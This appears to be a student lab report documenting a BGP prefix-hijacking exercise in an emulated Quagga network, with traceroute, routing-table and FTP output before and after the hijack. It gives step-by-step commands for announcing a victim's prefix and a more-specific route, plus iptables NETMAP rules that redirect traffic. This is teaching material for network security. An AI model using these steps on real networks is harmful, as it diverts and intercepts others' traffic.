Instructions BGP Hijacking

Vinci Nicolò

29 October 2021


1 Part 1

All commands have been written in *commands.txt* file. So, any command can be copied and pasted into the right machine. First of all in machine Asn2 and Asn3 runs the command to delete a specific route injected by the kernel:

```
$ sudo ip route del 10.1.1.0/24
```

Then, on the client machine runs *traceroute* and stores the output in the file *1_client_traceroute.txt*.

```
$ traceroute -n 10.1.1.2 > 1_client_traceroute.txt
```




```
otech2ah@client:~$ traceroute -n 10.1.1.2 > 1_client_traceroute.txt
otech2ah@client:~$ cat 1_client_traceroute.txt
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.363 ms  0.344 ms  0.320 ms
 2  10.3.0.2  0.482 ms  0.466 ms  0.663 ms
 3  10.2.0.1  0.878 ms  0.864 ms  0.841 ms
 4  10.1.1.2  1.275 ms  1.257 ms  1.223 ms
```

Figure 1: Client traceroute result

On the client machine runs *netstat* and stores the output in *1_client_netstat.txt*:

```
$ netstat -rn > 1_client_netstat.txt
```



```
otech2ah@client:~$ netstat -rn > 1_client_netstat.txt
otech2ah@client:~$ cat 1_client_netstat.txt
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.254   0.0.0.0         UG        0 0          0 eth4
10.0.0.0        10.5.0.1        255.0.0.0       UG        0 0          0 eth1
10.5.0.0        0.0.0.0         255.255.255.0   U         0 0          0 eth1
192.168.0.0     0.0.0.0         255.255.252.0   U         0 0          0 eth4
192.168.1.254   0.0.0.0         255.255.255.255 UH        0 0          0 eth4
```

Figure 2: Client netstat result

On the client machine runs *vtysh* and stores the output in *1_client_vtysh.txt*:

```
$ sudo vtysh -c "show ip route" > 1_client_vtysh.txt
```

```
otech2ah@client:~$ sudo vtysh -c "show ip route" > 1_client_vtysh.txt
otech2ah@client:~$ cat 1_client_vtysh.txt
Codes: K - kernel route, C - connected, S - static, R - RIP,
       O - OSPF, I - IS-IS, B - BGP, P - PIM, A - Babel, N - NHRP,
       > - selected route, * - FIB route

K>* 0.0.0.0/0 via 192.168.1.254, eth4, src 192.168.1.169
S>* 10.0.0.0/8 [1/0] via 10.5.0.1, eth1
C>* 10.5.0.0/24 is directly connected, eth1
C>* 127.0.0.0/8 is directly connected, lo
C>* 192.168.0.0/22 is directly connected, eth4
K>* 192.168.1.254/32 is directly connected, eth4
```

Figure 3: Client vtysh result

On Asn3 machine runs *vtysh* and stores the output in *1_asn3_vtysh.txt*:

```
$ sudo vtysh —c "show ip bgp" > 1_asn3_vtysh.txt
```

```
otech2ah@asn3:~$ sudo vtysh -c "show ip bgp" > 1_asn3_vtysh.txt
otech2ah@asn3:~$ cat 1_asn3_vtysh.txt
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.4.0.2                 0             0 65004 ?
*>                  10.3.0.2                 0             0 65002 ?

Displayed  9 out of 10 total prefixes
```

Figure 4: Asn3 vtysh result

On Asn2 machine runs *vtysh*:

```
$ sudo vtysh —c "show ip bgp"
```

```
otech2ah@asn2:~$ sudo vtysh -c "show ip bgp"
BGP table version is 0, local router ID is 10.2.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.2.0.1                 0             0 65001 i
*> 10.1.1.0/24      10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                               0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
*> 10.6.0.0/24      10.3.0.1                               0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                               0 65003 65004 ?
*  192.168.0.0/22   10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?

Displayed  9 out of 11 total prefixes
```

Figure 5: Asn2 vtysh result

2 Part 2

On Asn4, routes have been modified dynamically running a *telnet* session with password *test*:

```
$ telnet localhost bgpd
```

In *telnet* session enter the following commands:

```
enable # Password is test
config terminal
router bgp 65004
network 10.1.0.0/16
end
exit
```




Figure 6: Commands in telnet session

On Asn4 adds the following *iptables* rules:

```
$ sudo iptables -t nat -F
$ sudo iptables -t nat -A PREROUTING -d 10.1.1.2 \
-m ttl --ttl-gt 1 -j NETMAP --to 10.6.1.2
$ sudo iptables -t nat -A POSTROUTING -s 10.6.1.2 \
-j NETMAP --to 10.1.1.2
```

Then, on the client machine runs *traceroute* and stores the output in the file *2_client_traceroute.txt*.

```
$ traceroute -n 10.1.1.2 > 2_client_traceroute.txt
```

```
otech2ah@client:~$ traceroute -n 10.1.1.2 > 2_client_traceroute.txt
otech2ah@client:~$ cat 2_client_traceroute.txt
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.537 ms  0.537 ms  0.514 ms
 2  10.3.0.2  0.907 ms  0.891 ms  0.868 ms
 3  10.2.0.1  1.064 ms  1.046 ms  1.016 ms
 4  10.1.1.2  1.203 ms  1.188 ms  1.163 ms
```

Figure 7: Client traceroute result

On client machine establishes an ftp session and download the README file typing *get README*. The username is *anonymous* and random text can be typed for password.

```
$ ftp 10.1.1.2
```

```
otech2ah@client:~$ ftp 10.1.1.2
Connected to 10.1.1.2.
220 (vsFTPd 3.0.3)
Name (10.1.1.2:otech2ah): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get README
local: README remote: README
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for README (32 bytes).
226 Transfer complete.
32 bytes received in 0.00 secs (12.8126 kB/s)
ftp> exit
221 Goodbye.
```

Figure 8: Obtain README files

```
otech2ah@client:~$ cat README
AS1 owns the prefix for 10.1/16
```

Figure 9: README files

On Asn3 machine runs *vtysh* and stores the output in *2_asn3_vtysh.txt*:

```
$ sudo vtysh −c "show ip bgp" > 2_asn3_vtysh.txt
```

```
otech2ah@asn3:~$ sudo vtysh -c "show ip bgp" > 2_asn3_vtysh.txt
otech2ah@asn3:~$ cat 2_asn3_vtysh.txt
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.4.0.2                 0             0 65004 i
*                   10.3.0.2                                 0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                                 0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.4.0.2                 0             0 65004 ?
*>                  10.3.0.2                 0             0 65002 ?

Displayed  9 out of 11 total prefixes
```

Figure 10: Asn3 vtysh result

On Asn2 machine runs *vtysh*:

```
$ sudo vtysh —c "show ip bgp"
```

```
otech2ah@asn2:~$ sudo vtysh -c "show ip bgp"
BGP table version is 0, local router ID is 10.2.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*  10.1.0.0/16      10.3.0.1                                 0 65003 65004 i
*>                  10.2.0.1                 0             0 65001 i
*> 10.1.1.0/24      10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                                 0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
*> 10.6.0.0/24      10.3.0.1                                 0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                                 0 65003 65004 ?
*  192.168.0.0/22   10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?

Displayed  9 out of 12 total prefixes
```

Figure 11: Asn2 vtysh result

3 Part 3

On Asn4, routes have been modified dynamically running a *telnet* session with password *test*:

```
$ telnet localhost bgpd
```

In *telnet* session enter the following commands:


```
enable # Password is test
config terminal
router bgp 65004
no network 10.1.0.0/16
network 10.1.1.0/24
end
exit
```

```
otech2ah@asn4:~$ telnet localhost bgpd
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
asn4> enable
Password:
asn4# config terminal
asn4(config)# router bgp 65004
asn4(config-router)# no network 10.1.0.0/16
asn4(config-router)# network 10.1.1.0/24
asn4(config-router)# end
asn4# exit
Connection closed by foreign host.
```

Figure 12: Commands in telnet session

Then, on the client machine runs *traceroute* and stores the output in the file *3_client_traceroute.txt*.

```
$ traceroute -n 10.1.1.2 > 3_client_traceroute.txt
```



```
otech2ah@client:~$ traceroute -n 10.1.1.2 > 3_client_traceroute.txt
otech2ah@client:~$ cat 3_client_traceroute.txt
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.425 ms  0.407 ms  0.379 ms
 2  10.4.0.2  0.541 ms  0.520 ms  0.488 ms
 3  10.1.1.2  0.935 ms  0.919 ms  0.894 ms
```

Figure 13: Client traceroute result

On client machine establishes an ftp session and download the README file typing *get README*. The username is *anonymous* and random text can be typed for password.

```
$ ftp 10.1.1.2
```

```
otech2ah@client:~$ cat README
I just hijacked your BGP Prefix!
```

Figure 14: README files

On Asn3 machine runs *vtysh* and stores the output in *3_asn3_vtysh.txt*:

```
$ sudo vtysh —c "show ip bgp" > 3_asn3_vtysh.txt
```

```
otech2ah@asn3:~$ sudo vtysh -c "show ip bgp" > 3_asn3_vtysh.txt
otech2ah@asn3:~$ cat 3_asn3_vtysh.txt
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.4.0.2                 0             0 65004 i
*                   10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.4.0.2                 0             0 65004 ?
*>                  10.3.0.2                 0             0 65002 ?

Displayed  9 out of 11 total prefixes
```

Figure 15: Asn3 vtysh result

On Asn2 machine runs *vtysh*:

```
$ sudo vtysh —c "show ip bgp"
```

```
otech2ah@asn2:~$ sudo vtysh -c "show ip bgp"
BGP table version is 0, local router ID is 10.2.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.2.0.1                 0             0 65001 i
*  10.1.1.0/24      10.3.0.1                               0 65003 65004 i
*>                  10.2.0.1                 0             0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?
*> 10.3.0.0/24      0.0.0.0                  0         32768 ?
*> 10.4.0.0/24      10.3.0.1                               0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0             0 65003 i
*> 10.6.0.0/24      10.3.0.1                               0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                               0 65003 65004 ?
*  192.168.0.0/22   10.2.0.1                 0             0 65001 ?
*>                  0.0.0.0                  0         32768 ?

Displayed  9 out of 12 total prefixes
```

Figure 16: Asn2 vtysh result